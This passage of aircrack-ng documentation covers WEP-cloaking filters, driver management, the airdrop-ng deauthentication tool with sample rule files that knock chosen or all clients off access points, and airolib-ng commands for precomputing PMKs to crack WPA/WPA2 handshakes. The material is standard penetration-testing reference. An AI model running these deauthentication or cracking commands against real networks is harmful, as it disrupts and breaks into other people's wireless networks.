After beacon	Packet #399249	Packet #399251 (SN: 1320)	1400 bytes (SN: 1320)	In this case, there's no good way to distinguish the real from the fake and thus there are 2 choices: discard or use signal filter. That cannot be seen on the picture but the first
After beacon	Packet #399253 (SN: 1321)	Packet #399255 (SN: 1323)	1684 bytes	Sequence number following 1320 (previously valid SN) is 1321, not 1323

Implementation

The program uses the following packet statuses:

- **unknown**: Not sure if it's a real packet or a cloaked one (not yet analyzed).
- **uncloaked**: Sure that it's not cloaked
- **potentially cloaked**: It may be a real packet but it could also be a cloaked one, further checks needs to be done to confirm one

case or the other
- **cloaked**: Sure that this packet is cloaked

The main trick of wep cloaking is that it uses sequence numbers close to the real one and thus the central point of our analysis will be sequence numbers.

It also has a few filters that can be combined in a different orders (that will give different results).

Here is how it works:

1. Load all the data from a specific network (bssid) into a list
2. Mark all data frames as "unknown" status and mark all others (management frames) uncloaked.
3. Apply the base filter (see below for more details).
4. Apply all (other than base) filters in the order requested by the user (see below for more details).
5. Mark of all "unknown" status packets as "uncloaked"
6. Mark all "potentially cloaked" frames as "cloaked"
7. Write all "uncloaked" frames into one capture file
8. Write all "cloaked" frames into another capture file

Note: It is really important to have all frames (and if possible radiotap/prism headers) in the capture file, including the frames "useless" for cracking like beacons, …

Filters

Currently only Base filter and Signal filter are implemented.

Base filter

Since all management frames are not cloaked, any other frame (a few packets away, in the same direction) using the same sequence number is cloaked.

signal

Try to filter based on signal (for packets coming from the AP). Prism or radiotap headers are required for this filter to work.

1. Calculate the average signal for all beacons and probe response frames
2. Frames that will have the exact same signal will be marked as uncloaked
3. Frames that have the potentially cloaked status and have a signal with an absolute difference of more than 2 will be marked as cloaked (abs(average signal - current frame signal) > 2)).
4. Frames that have the unknown status and have a signal with an absolute difference of more than 3 will be marked as cloaked (abs(average signal - current frame signal) > 3)).

Note: Current implementation is based on madwifi-ng signal quality. **Note 2:** Average signal calculation will be improved. **Note 3:** Client frames filtering will be added.

duplicate_sn_ap

Remove duplicate sequence number for the AP only (that are close to each other).

duplicate_sn_client

Remove duplicate sequence number for the client only (that are close to each other).

duplicate_sn

Remove all duplicate sequence numbers for both the AP and the client (that are close to each other).

Basically it applies `duplicate_sn_ap` and `duplicate_sn_client` filters

consecutive_sn

Filter based on the fact that IV should be consecutive (only for AP).

duplicate_iv

This filter will remove all frames that have the same IV.

signal_dup_consec_sn

Filter using signal (if available), duplicate and consecutive sequence number; it uses all those filters in one and thus filtering is much more accurate (more cases can be covered to find out if packets are cloaked or not).

FAQ

I cannot crack the WEP key, does it mean there's wep cloaking?

If it's a home network, then no. The hardware is too expensive for an individual (it is cheaper to buy new hardware that supports WPA).

Check also the following question.

How can I tell if the data I have comes from a wep cloaked network ?

If you have the following symptoms, there are some chances that the network has wep cloaking:

- The network uses WEP
- Cannot crack the key or “Decrypted correctly” percentage is around 50-65%.
- Using this tool output cloaked packets.
- Some companies advertised on the web that they bought wep cloaking. In this case, google is your friend :).

Are PPI headers supported?

Not yet, but they will.

Why is KoreK used instead of PTW?

Only a few hundred packets in this capture file can be used for PTW and that wasn't enough. See the following entry for more details.

Links

- Defcon 16, Shifting the Focus of WiFi Security: slides [http://www.ktinternationalconsulting.com/resources/defcon16-de_bouvette-farina.pdf], conference [http://storage.aircrack-ng.org/videos/defcon16/Zero_Chaos-MrX_08_dc_t212.mov] and Questions & Answers (will be uploaded)
- Defcon 15, The emperor has no cloak: Conference [http://video.google.com/videoplay?docid=-4931602590970144801] - Questions & Answers [http://storage.aircrack-ng.org/videos/defcon15/The_Emperor_has_no_cloak_QA.avi]
- Joshua Wright Blog [https://edge.arubanetworks.com/blog/2007/04/airdefense-perpetuates-flawed-protocols]
- Wifisec Mailing list: Perpetuating weak wireless security [http://www.aircrack-ng.org/wifisec_ml_perpetuating_weak_wireless_security.htm] - Official archive [http://www.securityfocus.com/archive/137] of the mailing list

Thanks

Thanks to Alex Hernandez aka alt3kx from sybsecurity.com [http://sybsecurity.com] for the hardware.

Airdriver-ng

Description

Airdriver-ng is a script that provides status information about the wireless drivers on your system plus the ability to load and unload the drivers. Additionally, airdriver-ng allows you to install and uninstall drivers complete with the patches required for monitor and injection modes. Plus a number of other functions.

Here is a complete list of commands supported by the script:

- No Command: Running airdriver-ng without a command displays the kernel number you are running and the valid airdriver-ng commands.
- Supported: Lists the wireless stacks and wireless drivers which the script currently supports. If the stack or driver you want is not listed then airdriver-ng does not currently support it. These are NOT the stacks or drivers installed on your system.
- Kernel: Lists any wireless stack or wireless driver which has been compiled directly into the kernel itself. Use this if you wish to determine if a particular driver is already compiled into the kernel. You cannot install a driver if it is already part of your kernel. You would first have to recompile your kernel without the specific driver.
- Installed: Lists the wireless stacks and drivers actually installed on your system. These are NOT the stacks/drivers currently loaded (running) on your system. Use this if you to know if the driver is already installed on your system. These are drivers which are NOT part of the kernel.
- Loaded: Lists the wireless stacks and drivers which are currently loaded (running) in memory.
- Load: This command loads the specified driver into memory. The driver number is obtained from the output of the "installed" command. Use this command to load the desired driver into memory if it did not load when you plugged in your wireless device or booted up.
- Unload: This command removes (unloads) the specified driver from memory. The driver number is obtained from the output of the "loaded" command. This is sometimes required when recompiling or installing a new version of the driver. Normally a reload should be sufficient after installing a new version.
- Reload: Reloads the specified driver by removing it from memory then loading it again. The driver number is obtained from the output of the "loaded" command. Use this after installing a new version of the driver or it can sometimes help if your driver is misbehaving.
- Install: Installs the specified driver on your system and loads it into memory. The driver number is obtained from the output of the "loaded" command. All the required steps are taken care of for you including obtaining the driver sources, obtaining injection patches, applying patches, compiling and then loading it into memory. This is one the simplest and easiest methods of ensuring your driver is capable of injection. You may also need to install a related stack for your driver to be fully functional.
- Remove: Removes the specified driver from your system. This removes the module from memory and the module tree. Use this if you wish to remove the driver from your system permanently.
- Install_Stack: Installs the specified stack on your system and loads it into memory. The driver number is obtained from the output of the "loaded" command. All the required steps are taken care of for you including obtaining the stack sources, obtaining injection patches, applying

patches, compiling and then loading it into memory. This is one the simplest and easiest methods of ensuring your system is capable of injection.

- Remove_Stack: Removes the specified stack from your system. This removes the stack from memory and the module tree.
- Details: Lists detailed information about the module. The driver number is obtained from the output of the "installed" command. This especially valuable to confirm you are using the correct version and when it was installed. The install date is located after the file name. This can be used to confirm you are in fact using the the recently compiled module. A common problem is that one of the required modules was compiled on a different date. This normally means you have two different versions of the same modules and the result is that the driver fails. If this happens, delete all the modules and reinstall or recompile.
- Detect: Used to determine which wireless devices are connect to your system. There is no precise method of doing these types of checks. Consider this more as educated guesses rather then definitive information. Having said that, it will generally provide very useful information.

The script also attempts to ensure the success of the operation by first confirming that you have the correct tools and software loaded on your system. You will receive warnings and/or error messages if your system is not capable of the requested operation. Although airdriver-ng attempts to minimize the risk, it will always be there. Please be aware that this is always a certain amount of risk to your system when working with drivers.

The airdriver-ng script is only available under linux installations.

Usage

Usage: airdriver-ng <command> [driver number | driver name]

Where these are the valid commands:

- supported - lists all supported drivers
- kernel - lists all in-kernel drivers
- installed - lists all installed drivers
- loaded - lists all loaded drivers

- load <drivernum> - loads a driver
- unload <drivernum> - unloads a driver
- reload <drivernum> - reloads a driver
- install <drivernum> - installs a driver
- remove <drivernum> - removes a driver

- remove_stack <num> - removes a stack
- install_stack <num> - installs a stack

- details <drivernum> - prints driver details
- detect - detects wireless cards

Usage Examples

Here are usage examples for each command.

Supported Command

Enter:

```
airdriver-ng supported
```

The system responds:

```
Following stacks are supported:
0. IEEE80211
1. IEEE80211 Softmac
2. mac80211

Following drivers are supported:
0. ACX100/111 - IEEE80211
1. ADMtek 8211 - IEEE80211
2. ADMtek 8211 - mac80211
3. Atmel at76c50x - IEEE80211
4. Broadcom 4300 - IEEE80211
5. Broadcom 4300 - mac80211
6. Cisco/Aironet 802.11 - IEEE80211 Softmac
7. HostAP - IEEE80211
8. Intel Pro Wireless 2100 B - IEEE80211
9. Intel Pro Wireless 2200 B/G - IEEE80211
10. Intel Pro Wireless 3945 A/B/G - IEEE80211
11. Intel Pro Wireless 3945 A/B/G - raw mode
12. Intel Pro Wireless 3945 A/B/G - mac80211
13. Intel Pro Wireless 4965 A/B/G/N - mac80211
14. Lucent Hermes and Prism II - IEEE80211
15. Madwifi[-ng] - IEEE80211
16. Prism54 - IEEE80211
17. Prism54 - mac80211
18. Ralink rt2400 (legacy)
19. Ralink rt2400 (rt2x00) - IEEE80211
20. Ralink rt2400 (rt2x00) - mac80211
21. Ralink rt2500 (legacy)
22. Ralink rt2500 (rt2x00) - IEEE80211
23. Ralink rt2500 (rt2x00) - mac80211
24. Ralink rt2570 (legacy)
25. Ralink rt2570 (rt2x00) - IEEE80211
26. Ralink rt2570 (rt2x00) - mac80211
27. Ralink rt61 (legacy)
28. Ralink rt61 (rt2x00) - IEEE80211
29. Ralink rt61 (rt2x00) - mac80211
30. Ralink rt73 (legacy)
31. Ralink rt73 (rt2x00) - IEEE80211
32. Ralink rt73 (rt2x00) - mac80211
33. Realtek rtl8180 - custom
34. Realtek rtl8187 - custom
35. Realtek rtl8187 - mac80211
36. WLAN-NG - IEEE80211
37. Xircom Creditcard Netwave - IEEE80211
38. ZyDAS 1201 - IEEE80211 Softmac
39. ZyDAS 1211 - IEEE80211 Softmac
40. ZyDAS 1211rw - IEEE80211 Softmac
41. ZyDAS 1211rw - mac80211
42. NDIS Wrapper
```

Notice the number in front of each driver. These are the numbers you will need for the “install” command to actually install the particular driver.

Kernel Command

Enter:

```
airdriver-ng kernel
```

The system responds:

```
Found following stacks in the Kernel:
Found following drivers in the Kernel:
```

In this example, no stacks or drivers are built into the kernel.

Installed Command

Enter:

```
airdriver-ng installed
```

The system responds:

```
Found following stacks installed:
0. IEEE80211
1. IEEE80211 Softmac
2. mac80211
Found following drivers installed:
1. Broadcom 4300 - IEEE80211
2. HostAP - IEEE80211
3. Intel Pro Wireless 2100 B - IEEE80211
4. Intel Pro Wireless 2200 B/G - IEEE80211
6. Madwifi[-ng] - IEEE80211
7. Prism54 - IEEE80211
9. Realtek rtl8187 - custom
13. Ralink rt73 - IEEE80211 Softmac
18. Intel Pro Wireless 3945 A/B/G - raw mode - mac80211
```

Notice the number in front of each driver. These are the numbers you will need for the “load” command to actually load the particular driver.

Loaded Command

Enter:

```
airdriver-ng loaded
```

The system responds:

```
Found following stacks loaded (as module):
Found following drivers loaded (as module):
15. Madwifi[-ng] - IEEE80211
34. Realtek rtl8187 - custom
```

Notice the number in front of each driver. These are the numbers you will need for the “load” command to actually load the particular driver.

Load Command

Enter:

```
airdriver-ng load 34
```

Where:

- 34 is the driver number obtained from the “installed” command results.

The system responds:

```
Driver "Realtek rtl8187" specified for loading.
Loaded driver "Realtek rtl8187" successfully
```

Unload Command

Enter:

```
airdriver-ng unload 34
```

Where:

- 34 is the driver number obtained from the “loaded” command results.

The system responds:

```
Driver "Realtek rtl8187" specified for unloading.
Unloaded driver "Realtek rtl8187" successfully
```

Reload Command

Enter:

```
airdriver-ng reload 34
```

Where:

- 34 is the driver number obtained from the “loaded” command results.

The system responds:

```
Driver "Realtek rtl8187" specified for reloading.
Reloaded driver "Realtek rtl8187" successfully
```

Install Command

Enter:

```
airdriver-ng install 34
```

Where:

- 34 is the driver number obtained from the “supported” command results.

The system responds:

```
Driver "Realtek rtl8187" specified for installation.
1. Getting the source...
2. Extracting the source...
3. Getting the patch...
4. Patching the source...
5. Compiling the source...
6. Installing the modules...
Running "depmod -ae"...
Installed driver "Realtek rtl8187" successfully
Loaded driver "Realtek rtl8187" successfully
```

Remove Command

Enter:

```
airdriver-ng remove 34
```

Where:

- 34 is the driver number obtained from the “installed” command results.

The system responds:

```
Driver "Realtek rtl8187" specified for removing.
Starting to remove "Realtek rtl8187" driver
rm: remove regular file `/lib/modules/2.6.21-1.3228.fc7/kernel/drivers/net/wireless/rtl8187/r8187.ko'? y
Running "depmod -ae"...
Removed driver "Realtek rtl8187" successfully
```

Install_Stack Command

Enter:

```
airdriver-ng install_stack 0
```

Where:

- 0 is the stack number obtained from the “supported” command results.

The system responds:

```
Stack "IEEE80211" specified for installation.
1. Getting the source...
2. No extraction needed.
3. Getting the patch...
4. Patching the source...
5. Compiling the source...
6. Installing the modules...
Running "depmod -ae"...
Installed stack "IEEE80211" successfully
You need to reload the complete stack, or just reboot.
```

Remove_Stack Command

Enter:

```
airdriver-ng remove_stack 0
```

Where:

- 0 is the stack number obtained from the “installed” command results.

The system responds:

```
Stack "IEEE80211" specified for removing.
Starting to remove "IEEE80211" driver
rm: remove regular file `/lib/modules/2.6.20-1.2962.fc6/kernel/net/ieee80211/ieee80211.ko'? y
rm: remove regular file `/lib/modules/2.6.20-1.2962.fc6/kernel/net/ieee80211/ieee80211_crypt.ko'? y
rm: remove regular file `/lib/modules/2.6.20-1.2962.fc6/kernel/net/ieee80211/ieee80211_crypt_wep.ko'? y
rm: remove regular file `/lib/modules/2.6.20-1.2962.fc6/kernel/net/ieee80211/ieee80211_crypt_tkip.ko'? y
rm: remove regular file `/lib/modules/2.6.20-1.2962.fc6/kernel/net/ieee80211/ieee80211_crypt_ccmp.ko'? y
Running "depmod -ae"...
Removed stack "IEEE80211" successfully
```

Details Command

Enter:

```
airdriver-ng details 34
```

Where:

- 34 is the driver number obtained from the “installed” command results.

The system responds:

```
Driver details for: "Realtek rtl8187"

Compiled into kernel:   No
Installed:              YES
Loaded:                 YES

Modules:
r8187

Files:
/lib/modules/2.6.21-1.3228.fc7/kernel/drivers/net/wireless/rtl8187/r8187.ko 2007-07-22 12:53

version:        V 1.1
depends:        ieee80211-rtl
vermagic:       2.6.21-prep SMP mod_unload 686 4KSTACKS

For more information see: [[r8187]]
```

NOTE: Notice the date after file name. This is the compile date and can be used to ensure you are using the module you want.

Detect Command

Enter:

```
airdriver-ng detect
```

The system responds:

```
Found "Realtek rtl8187" device: (r8187)

```

```
Bus 001 Device 002: ID 0bda:8187 Realtek Semiconductor Corp.

Found "Madwifi[-ng]" device: (ath_pci)
01:00.0 Ethernet controller: Atheros Communications, Inc. AR5212 802.11abg NIC (rev 01)

USB devices (generic detection):
Bus 001 Device 003: ID 148f:2573 Ralink Technology, Corp.
Bus 001 Device 002: ID 0bda:8187 Realtek Semiconductor Corp.
```

Usage Tips

None at this time.

Usage Troubleshooting

None at this time.

Airdrop-ng

A Rule Based Wireless Deauth Tool

Description

airdrop-ng is a program used for targeted, rule-based deauthentication of users. It can target based on MAC address, type of hardware, (by using an OUI lookup, IE, “APPLE” devices) or completely deauthenticate ALL users. lorcon and pylorcon are used in the transmission of the deauth packets.

Dependencies

Supports Python 2.6 and may support 2.5 and 2.4.

Dependencies:

- lorcon-old aka lorcon version 1 (already installed on BT4 final)
- pylorcon
- A lorcon supported wireless card with monitor mode and injection

Optional Dependencies:

- pysco JIT

Installing lorcon

Currently we only support the older version of lorcon you can download these files from the following svn link:

```
svn co http://802.11ninja.net/svn/lorcon/branch/lorcon-old
```

If pylorcon reports import errors you need to run the following command:

```
ln -s /usr/local/lib/liborcon-1.0.0.so /usr/lib
```

This will create a symlink to the directory that pylorcon looks in for liborcon.

If you are on ubuntu you will also need to install the python-dev package as they do not include the headers

Usage

```
airdrop-ng [options] <pcap file>
```

Option	**Param.**	**Description**
-i	card	Wireless card in monitor mode to inject from
-t	csv file	Airodump txt file in CSV format NOT the pcap
-p	psyco	Disable the use of Psyco JIT
-r	Rule File	Rule File for matched deauths
-u	update	Updates OUI list
-d	Driver	Injection driver. Default is mac80211
-s	sleep	Time to sleep between sending each packet
-b	debug	Turn on Rule Debugging
-l	key	Enable Logging to a file, if file path not provided airdrop will log to default location
-n	nap	Time to sleep between loops

Usage Examples

Start airdrop-ng on mon0 reading from airodump.csv and kick on the rules in rulefile.txt

```
  airdrop-ng -i mon0 -t airodump.csv -r rulefile.txt
```

Rule File Configuration Examples

```
#[comments]
#All lines in this page are commented out
# The # symbol at the front of a line denotes a commented line
#airdrop-ng.py rule configuration file
#a is allow
#d is deny
#format is (a or d)/bssid|(any or client mac or list of client macs in format of mac1,mac2,mac3)

#it is not wise to mix rule types for example
#d/any|00:17:AB:5C:DE:3A,00:1B:63:00:60:C4,apple
#While it may work i have no idea result it will have and at this time is not recommended

#EX d/bssid|mac1,mac2  #note this is not a valid rule just shows format the / and | placement do matter

#MORE EXAMPLE RULES
#d/00:1F:90:CA:0B:74|00:18:41:75:8E:4B
#deny rule with a single client

#d/any|00:21:E9:3D:EB:45,00:17:AB:5C:DE:3A,00:1B:63:00:60:C4
#a deny rule for several clients on any AP

#d/any|any
#a global deny any any rule

#A/00:17:3F:3A:F0:7E|00:21:E9:3D:EB:45,00:17:AB:5C:DE:3A,00:1B:63:00:60:C4
#an allow rule with multiple clients

#D/00-1E-58-00-FF-5E|00:19:7E:9A:66:96
#another deny rule with a different mac format

#d/12:02:DC:02:10:00|any
#a bssid deny any client rule

#a/any|any
#a global allow, no idea why you would wanna use this ;)

#oui examples

#d/any|Apple, Inc;APPLE COMPUTER;APPLE COMPUTER, INC.;Apple Computer Inc.;APPLE COMPUTER INC.;APPLE, INC
#d/any|apple

#d/action|broadcom #kicks only broadcom devices off actiontech routers

#d/00:1F:3C|any #kicks all clients that match that oui

#d/action|00:1F:3C kick any clinets off an actiontec router that match the oui

#d/action|00:21:E9:3D:EB:45,00:17:AB:5C:DE:3A,00:1B:63:00:60:C4 #kick the following clients off an any actiontech router

#d/00:17:3F:3A:F0:7E|apple kick any apple device off that ap
```

Aigraph-ng

Author: digitalpsyko, TheX1le
Version: 1.01
Last modified on: 23/5/2010

Requirements

- python
- subversion
- graphviz
- make
- aircrack-ng 1.0 (rc2 or better is recommended)
- psyco is recommended but not mandatory

Installing

```
svn co http://trac.aircrack-ng.org/svn/trunk/scripts/airgraph-ng
cd airgraph-ng
make install
```

Graph types

- CAPR: Client to AP Relationship. This shows all the clients attached to a particular AP.
- CPG: Common Probe Graph. This will show all probed SSID by clients.

Usage

Help screen

```
############################################
#         Welcome to Airgraph-ng           #
############################################

Usage: python airgraph-ng -i [airodumpfile.txt] -o [outputfile.png] -g [CAPR OR CPG]

-i      Input File
-o      Output File
-g      Graph Type [CAPR (Client to AP Relationship) OR CPG (Common probe graph)]
-a      Print the about
-h      Print this help
```

Creating graphs

Now that you've got your nifty new program installed, its time to run some airodump-ng CSV files through it so you can see the graphs this program creates. So you have airodump-ng .txt/.csv files to run through airgraph-ng goto your favorite terminal and cd into the directory where you're keeping them.

The following creates a Client to Access point Relationship Graph

```
airdgraph-ng -i demo.csv -o demo.png -g CAPR
```

The following creates a Client to Probe Request Graph

```
airgraph-ng -i demo.csv -o demo.png -g CPG
```

The graph size and the time to generate it depends on the size of your CSV file. So, the more AP's and Clients you get with airodump-ng the bigger the graph it will be.

Combining CSV files

To combine your airodump-ng .txt/.csv files together simply open up a terminal and cd into the directory where you're keeping them in and then type:

```
dump-join.py -i <file>.txt <file>.txt <file>.txt -o <outputfilename>.txt
```

Now you can take your combined airodump-ng .txt/.csv files and run it through airgraph-ng to make a larger graph.

Troubleshooting

Airodump-ng doesn't create .txt files anymore

Starting from aircrack-ng 1.0rc3, .txt files were renamed to .csv.

I get 'Psyco optimizer not installed, You may want to download and install it!'

This is just a warning and you can safely ignore this message. However, it is recommended install psyco [http://psyco.sourceforge.net/] because it speeds up execution of python code.

Airolib-ng

Description

Airolib-ng is an aircrack-ng suite tool designed to store and manage essid and password lists, compute their Pairwise Master Keys (PMKs) and use them in WPA/WPA2 cracking. The program uses the lightweight SQLite3 database as the storage mechanism which is available on most platforms. The SQLite3 database was selected taking in consideration platform availability plus management, memory and disk overhead.

WPA/WPA2 cracking involves calculating the pairwise master key, from which the private transient key (PTK) is derived. Using the PTK, we can compute the frame message identity code (MIC) for a given packet and will potentially find the MIC to be identical to the packet's thus the PTK was correct therefore the PMK was correct as well.

Calculating the PMK is very slow since it uses the pbkdf2 algorithm. Yet the PMK is always the same for a given ESSID and password combination. This allows us to pre-compute the PMK for given combinations and speed up cracking the wpa/wpa2 handshake. Tests have shown that using this technique in aircrack-ng can check more than 50 000 passwords per second using pre-computed PMK tables.

Computing the PMK is still required, yet we can:

- Precompute it for later and/or shared use.
- Use distributed machines to generate the PMK and use their value elsewhere.

To learn more about WPA/WPA2:

- See the WPA/WPA2 Information section on the wiki links page.

To learn more about coWPAtty:

- Church of Wifi CoWPAtty [http://www.churchofwifi.org/default.asp?PageLink=Project_Display.asp?PID=95]
- Wireless Defense CoWPAtty writeup [http://www.wirelessdefence.org/Contents/coWPAttyMain.htm]

As stated above, this program requires the SQLite3 database environment. You must be running version 3.3.17 or above. You may obtain the latest version from the SQLite download page [http://www.sqlite.org/download.html].

Usage

Usage: airolib <database> <operation> [options]

Where:

- database is name of the database file. Optionally specify the full path.
- operation specifies the action you would like taken on the database. See below for a complete list.
- options may be required depending on the operation specified

Here are the valid operations:

- - -stats - Output some information about the database.
- - -sql {sql} - Execute the specified SQL statement.
- - -clean [all] - Perform steps to clean the database from old junk. The option 'all' will also reduce file size if possible and run an integrity check.
- - -batch - Start batch-processing all combinations of ESSIDs and passwords. This must be run prior to using the database within aircrack-ng or after you have added additional SSIDs or passwords.
- - -verify [all] - Verify a set of randomly chosen PMKs. If the option 'all' is given, all(!) PMKs in the database are verified and the incorrect ones are deleted.
- - -export cowpatty {essid} {file} - Export to a cowpatty file.
- - -import cowpatty {file} - Import a cowpatty file and create the database if it does not exist.
- - -import {essid|passwd} {file} - Import a text flat file as a list of either ESSIDs or passwords and create the database if it does not exist. This file must contain one essid or password per line. Lines should be terminated with line feeds. Meaning press "enter" at the end of each line when entering the values.

Usage Examples

Here are usage examples for each operation.

Status Operation

Enter:

```
airolib-ng testdb --stats
```

Where:

- testdb is the name of the database to be created.
- - -stats is the operation to be performed.

The system responds:

```
statsThere are 2 ESSIDs and 232 passwords in the database. 464 out of 464 possible combinations have been computed (100%).

ESSID   Priority        Done
Harkonen        64      100.0
teddy   64      100.0
```

SQL Operation

The following example will give the SSID “VeryImportantESSID” maximum priority.

Enter:

```
airolib-ng testdb --sql 'update essid set prio=(select min(prio)-1 from essid) where essid="VeryImportantESSID";'
```

The system responds:

```
update essid set prio=(select min(prio)-1 from essid) where essid="VeryImportantESSID";
Query done. 1 rows affected.
```

The following example will look for very important patterns in the pmk.

Enter:

```
airolib-ng testdb --sql 'select hex(pmk) from pmk where hex(pmk) like "%DEADBEEF%"'
```

The system responds:

```
hex(pmk) BF3F122D3CE9ED6C6E7E1D7D13505E0A41EC4C5A3DEADBEEFFEFF597387AFCE3
```

Clean Operation

To do a basic cleaning, enter:

```
airolib-ng testdb --clean
```

The system responds:

```
cleanDeleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Done.
```

To do a basic cleaning, reduce the file size if possible and run an integrity check., enter:

```
airolib-ng testdb --clean all
```

The system responds:

```
cleanDeleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Vacuum-cleaning the database. This could take a while...
Checking database integrity...
integrity_check
ok
Query done. 2 rows affected.
Done.
```

Batch Operation

Enter:

```
airolib-ng testdb --batch
```

The system responds:

```
Computed 464 PMK in 10 seconds (46 PMK/s, 0 in buffer). No free ESSID found. Will try determining new ESSID in 5 minutes...
```

Verify Operation

To verify a 1000 random PMKs, enter:

```
airolib-ng testdb --verify
```

The system responds:

```
verifyChecking ~10.000 randomly chosen PMKs...
```

```
ESSID   CHECKED STATUS
Harkonen        233     OK
teddy   233     OK
```

To verify all PMKs, enter:

```
airolib-ng testdb --verify all
```

The system responds:

```
verifyChecking all PMKs. This could take a while...
ESSID   PASSWORD        PMK_DB  CORRECT
```

Cowpatty table Export Operation

Enter:

```
airolib-ng testdb --export cowpatty test cowexportoftest
```

The system responds:

```
exportExporting...
Done.
```

Import Operation

SSID

To import an ascii list of SSIDs and create the database if it does not exist, enter:

```
airolib-ng testdb --import essid ssidlist.txt
```

Where:

- testdb is the name of the database to be updated and it will be created if it does not exist.
- - -import is the operation to be performed.
- essid indicates it is a list of SSIDs.
- ssidlist.txt is the file name containing the SSIDs. One per line. It can optionally be fully qualified.

The system responds:

```
importReading...
Writing...
Done.
```

Passwords

To import an ascii list of passwords and create the database if it does not exist, enter:

```
airolib-ng testdb --import passwd password.lst
```

Where:

- testdb is the name of the database to be updated and it will be created if it does not exist.
- - -import is the operation to be performed.
- passwd indicates it is a list of passwords.
- password.list is the file name. One per line. It can optionally be fully qualified.

The system responds:

```
importReading...
Writing... read, 1814 invalid lines ignored.
Done.
```

Cowpatty tables

Imports a cowpatty table and create the database if it does not exist, enter:

```
airolib-ng testdb --import cowpatty  cowexportoftest
```

Where:

- testdb is the name of the database to be updated and it will be created if it does not exist.
- - -import is the operation to be performed.
- cowpatty indicates it is a cowpatty table.
- cowexportoftest is the file name. One per line. It can optionally be fully qualified.

The system responds:

```
importReading header...
Reading...
Updating references...
Writing...
```

Aircrack-ng Usage Example

The ultimate objective is to speed up WPA/WPA2 cracking under aircrack-ng. To use the tables you have built using airolib-ng then use the ”-r” option to specify the database containing the pre-calculated PMKs.

Enter:

```
aircrack-ng  -r testdb  wpa2.eapol.cap
```

Where:

- -r specifies that a pre-computed PMK database will be used.
- testdb is the name of the database file and may optionally be fully qualified.
- wpa2.eapol.cap is capture file containing the WPA/WPA2 handshake.

Note: All the other standard options which are applicable to WPA/WPA2 may also be used. This is a very limited example.

Usage Tips

Creating your own database example

To test the tool yourself…

- get yourself the sqlite3 library and headers (latest version is recommended)
- get yourself the 1.0dev version of the aircrack-ng suite
- import an essid, e.g. “echo Harkonen | airolib-ng testdb –import essid -”

```
Database <testdb> does not already exist, creating it...
Database <testdb> sucessfully created
Reading file...
Writing...
Done.
```

- import a password, e.g. “echo 12345678 | airolib-ng testdb –import passwd -”

```
Reading file...
Writing...
Done.
```

- start the batch process (“airolib-ng testdb –batch”), wait for it to run out of work, kill it

```
Computed 1 PMK in 0 seconds (1 PMK/s, 0 in buffer). All ESSID processed.
```

- Check the database to confirm everything has been computed (“airolib-ng testdb –stats”)

```
There are 1 ESSIDs and 1 passwords in the database. 1 out of 1 possible combinations have been computed (100%).

ESSID   Priority        Done
Harkonen        64      100.0
```

- crack your WPA/WPA2 handshake, e.g. “aircrack-ng -r testdb -e Harkonen wpa2.eapol.cap”

```
KEY FOUND! [ 12345678 ]
```

Using a sample pre-made database

Another way to test for yourself is to download a pre-made database called passphrases.db [http://download.aircrack-ng.org/wiki-files/other/passphrases.db]. This file is also located in the test directory of the aircrack-ng sources. Then try this database with the two test WPA/WPA2 files supplied in the test directory of the aircrack-ng sources. The WPA/WPA2 test files are called “wpa.cap” and “wpa2.eapol.cap”.

The commands are either of:

```
aircrack-ng -r passphrases.db wpa.cap
aircrack-ng -r passphrases.db wpa2.eapol.cap
```

This should give you the passphase. Success indicates that your setup is working correctly.

Usage Troubleshooting

Enabling Airolib-ng

Airolib-ng is not compiled by default. To enable compiling, do “make sqlite=true” and “make sqlite=true install”.

Compile Error

Although this is not a usage troubleshooting tip, it is a common problem during the compilation of the 1.0dev version. As a reminder, SQLite must be version 3.3.13 or above. This is the compile error you receive when your version of SQLite is less then the requirement:

```
gcc -g -W -Wall -Werror -O3 -D_FILE_OFFSET_BITS=64 -D_REVISION=`../evalrev` -I/usr/local/include -Iinclude -DHAVE_SQLITE   -c -o airolib-ng.o airolib-ng.c
airolib-ng.c: In function `sql_prepare':
airolib-ng.c:129: warning: implicit declaration of function `sqlite3_prepare_v2'
make[1]: *** [airolib-ng.o] Error 1
make[1]: Leaving directory `/root/1.0-dev/src'
make: *** [all] Error 2
```

When is the SQLite patch needed?

The SQLite patch included with aircrack-ng sources is only needed when compiling under Windows. It is required to remove some elements which will not compile under windows and are not required.

It is not required for linux installations.

Airolib-ng fails to open or create the database

On windows only, opening/creating a database doesn't work when airolib-ng is in directories containing special characters like 'ç', 'é', 'è', 'à', … (directories containing spaces are not affected).

The solution is to move airolib-ng and its database in another directory without these special characters.

"invalid lines ignored" error message

This error message may occur when importing passwords or ESSIDs. It is the number of records with invalid passwords or ESSIDs lengths. The valid lengths are:

- Passwords must have a length of 8 through 63 characters
- ESSIDs must have a length of 1 through 32 characters

"Quitting aircrack-ng..." error message

If you subsequently run aircrack-ng and only receive “Quitting aircrack-ng…” then the ESSID is missing from the database. You need to load it plus rerun the batch option.

Airserv-ng

Description

Airserv-ng is a wireless card server which allows multiple wireless application programs to independently use a wireless card via a client-server TCP network connection. All operating system and wireless card driver specific code is incorporated into the server. This eliminates the need for each wireless application to contain the complex wireless card and driver logic. It is also supports multiple operating systems.

When the server is started, it listens on a specific IP and TCP port number for client connections. The wireless application then communicates with the server via this IP address and port. When using the aircrack-ng suite functions, you specify ”<server IP address> colon <port number>” instead of the network interface. An example being 127.0.0.1:666.

This allows for a number of interesting possibilities:

- By eliminating the wireless card/driver complexity, software developers can concentrate on the application functionality. This will lead to a larger set of applications being available. It also dramatically reduces the maintenance effort.
- Remote sensors are now easy to implement. Only a wireless card and airserv-ng are required to be running on the remote sensor. This means that small embedded systems can easily be created.
- You can mix and match operating systems. Each piece can run on a different operating system. The server and each of the applications can potentially run under a different operating system.
- Some wireless cards do not allow multiple applications to access them at once. This constraint is now eliminated with the client-server approach.
- By using TCP networking, the client and server can literally be in different parts of the world. As long as you have network connectivity, then it will work.

Usage

Usage: airserv-ng <opts>

Where:

- -p <port> TCP port to listen on. Defaults to 666.
- -d <dev> wifi device to serve.
- -c <chan> Channel to start on.
- -v <level> debug level

Debug Levels

There are three debug levels. Debug level 1 is the default if you do not include the ”-v” option.

Debug level of 1
Contents: Shows connect and disconnect messages.

Examples: Connect from 127.0.0.1 Death from 127.0.0.1

Debug level of 2
Contents: Shows channel change requests and invalid client command requests in addition to the debug level 1 messages. The channel change request indicates which channel the client requested.

